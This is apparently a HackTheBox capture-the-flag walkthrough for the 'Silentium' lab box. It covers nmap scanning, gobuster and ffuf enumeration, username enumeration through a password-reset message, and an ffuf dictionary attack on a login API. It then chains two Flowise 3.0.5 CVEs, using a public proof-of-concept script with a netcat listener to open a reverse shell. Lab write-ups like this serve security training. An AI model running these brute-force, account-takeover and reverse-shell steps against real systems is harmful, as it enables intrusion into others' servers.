HackTheBox
HTB: Silentium
Started with an Nmap scan:
nmap -sC -sV -p- 10.129.21.150

We see that there are two open ports, 22 running ssh and 80 running http webserver redirecting to http://silentium.htb/. We immediately add the redirect to hour /etc/hosts file, and then visit the webpage.

The website seems to be a basic financial institution, but we see a something interesting. The Institutional leadership section gives us names of people that work at this finance company, which could be used as usernames or something somewhere.
Nothing else pops out seems to be a single page website, so we will do some directory enumeration with gobuster.
gobuster dir -u http://silentium.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txtunfortunately this basic gobuster command returned an error.
 This is basically telling us that the server is returning a
 200 OK response to a page that doesn’t exist (a “soft 404”).
Now in this error message we get told that the page has a size of 8753, so we will tell gobuster to ignore any result with that exact size.
gobuster dir -u http://silentium.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --exclude-length 8753 Nothing interesting came up, so we will pivot to subdomain enumeration with fuff, first we want to run a dummy request to see the default response size is for a non-existent subdomain:
curl -I -H "Host: this-does-not-exist.silentium.htb" http://silentium.htb In this case the default response size is 178. So we implement that in our fuff command to weed out the useless findings.
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://silentium.htb -H "Host: FUZZ.silentium.htb" -fs 178We find one interesting subdomain staging:


I add this to my /etc/hosts file so we can visit the subdomain:
When we visit the subdomain we see a simple login form, with no option to register only a login and a forgot password button.

First thing I want to test for is to see if it gives different messages based on incorrect email or incorrect password so we can maybe do some username enumeration. I go click forgot password and it allows me to put in an email and receive reset password instructions. The interesting this is, if the email doesn’t exist it will say user not found, but if it exists it will say Password reset instructions sent to the email.


So I try the names we got earlier on the webpage, and append @silentium.htb to them for the email. ben@silentium.htb is already confirmed, and neither of the other two seem to work.
Now I want to pivot into a dictionary attack against the login page using fuff, first we have to get the request so fuff knows where its sending the requests. I navigate to the network tab in dev tools, we then send a dummy sign in request. Once the request is done we can find it as a POST request, we see the following:

So now that I know the request format I can create my ffuf command:
ffuf -w /usr/share/wordlists/rockyou.txt -u http://staging.silentium.htb/api/v1/auth/login -X POST -H "Content-Type: application/json" -d '{"email":"ben@silentium.htb","password":"FUZZ"}' -fs 85While that runs I can use curl to get more information on whats running:
curl -s -X POST http://staging.silentium.htb/login -H "Content-Type: application/json" -d '{"email":"ben@silentium.htb","password":"wrongpassword"}' -vWe get the following response from the curl request:
*   Trying 10.129.21.205:80...
* Connected to staging.silentium.htb (10.129.21.205) port 80 (#0)
> POST /login HTTP/1.1
> Host: staging.silentium.htb
> User-Agent: curl/7.88.1
> Accept: */*
> Content-Type: application/json
> Content-Length: 56
>
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: Thu, 16 Apr 2026 03:38:20 GMT
< Content-Type: text/html; charset=UTF-8
< Content-Length: 3142
< Connection: keep-alive
< Vary: Origin
< Access-Control-Allow-Credentials: true
< Accept-Ranges: bytes
< Cache-Control: public, max-age=0
< Last-Modified: Mon, 11 Aug 2025 12:14:01 GMT
< ETag: W/"c46-198990d4728"
<
<!DOCTYPE html>
<html lang="en">
    <head>
        <title>Flowise - Build AI Agents, Visually</title>
        <link rel="icon" href="favicon.ico" />
        <!-- Meta Tags-->
        <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1" />
        <meta name="theme-color" content="#2296f3" />
        <meta name="title" content="Flowise - Build AI Agents, Visually" />
        <meta
            name="description"
            content="Open source generative AI development platform for building AI agents, LLM orchestration, and more"
        />
        <link rel="manifest" href="manifest.json" />
        <link rel="apple-touch-icon" href="logo192.png" />
        <meta name="keywords" content="react, material-ui, workflow automation, llm, artificial-intelligence" />
        <meta name="author" content="FlowiseAI" />
        <!-- Open Graph / Facebook -->
        <meta property="og:locale" content="en_US" />
        <meta property="og:type" content="website" />
        <meta property="og:url" content="https://flowiseai.com/" />
        <meta property="og:site_name" content="flowiseai.com" />
        <meta property="og:title" content="Flowise - Build AI Agents, Visually" />
        <meta
            property="og:description"
            content="Open source generative AI development platform for building AI agents, LLM orchestration, and more"
        />
        <!-- Twitter -->
        <meta property="twitter:card" content="summary_large_image" />
        <meta property="twitter:url" content="https://twitter.com/FlowiseAI" />
        <meta property="twitter:title" content="Flowise - Build AI Agents, Visually" />
        <meta
            property="twitter:description"
            content="Open source generative AI development platform for building AI agents, LLM orchestration, and more"
        />
        <meta name="twitter:creator" content="@FlowiseAI" />

        <link rel="preconnect" href="https://fonts.gstatic.com" />
        <link
            href="https://fonts.googleapis.com/css2?family=Inter:wght@400;500;600;700&family=Poppins:wght@400;500;600;700&family=Roboto:wght@400;500;700&display=swap"
            rel="stylesheet"
        />
        <script>
            ;(function (w, r) {
                w._rwq = r
                w[r] =
                    w[r] ||
                    function () {
                        ;(w[r].q = w[r].q || []).push(arguments)
                    }
            })(window, 'rewardful')
        </script>
        <script async src="https://r.wdfl.co/rw.js" data-rewardful="9a3a26"></script>
      <script type="module" crossorigin src="/assets/index-C6GKaUTA.js"></script>
      <link rel="stylesheet" crossorigin href="/assets/index-9xw-RjBM.css">
    </head>

    <body>
        <noscript>You need to enable JavaScript to run this app.</noscript>
        <div id="root"></div>
        <div id="portal"></div>
        <script>
            if (global === undefined) {
                var global = window
            }
        </script>
    </body>
</html>
* Connection #0 to host staging.silentium.htb left intact
The important thing we get from this response is the fact that it is running Flowise, which seems to be an AI builder of some sort. After some research we see an existing /api/v1/version that if curl’d would give us the version of Flowise running.
curl http://staging.silentium.htb/api/v1/version Now with that we discover that Flowise is running version
 3.0.5, So now we can start looking for vulnerabilities.
(Yes I checked, fuff is still running. I’m going to let it continue running but I don’t think it will give anything useful.)
After some research I see that Flowise version 3.0.5 is vulnerable to two interesting vulnerabilities. CVE-2025-59528 allowing an attacker to execute arbitrary code with full system privileges, by injecting malicious Javascript into the mcpserverconfig parameter of the CustomMCP node, which the server evaluates unsafely with validation. The problem with CVE-2025-59528 is that it requires authentication, and thats where CVE-2025-58434 which provides unauthenticated account takeover comes in. This github repo chains these vulnerabilities, so we will just use that POC to attempt this exploitation.
git clone https://github.com/kartik2005221/CVE-2025-58434-AND-59528-POC.git
cd CVE-2025-58434-AND-59528-POC/

# Start a listener before running the reverse shell
nc -lvnp 4444

python3 main.py -u http://staging.silentium.htb -e ben@silentium.htb --lhost 10.10.14.83 --lport 4444
After running the command this is what we see:
 It successfully chained the vulnerabilities, and if we go back to our listener we see that we popped a reverse shell.
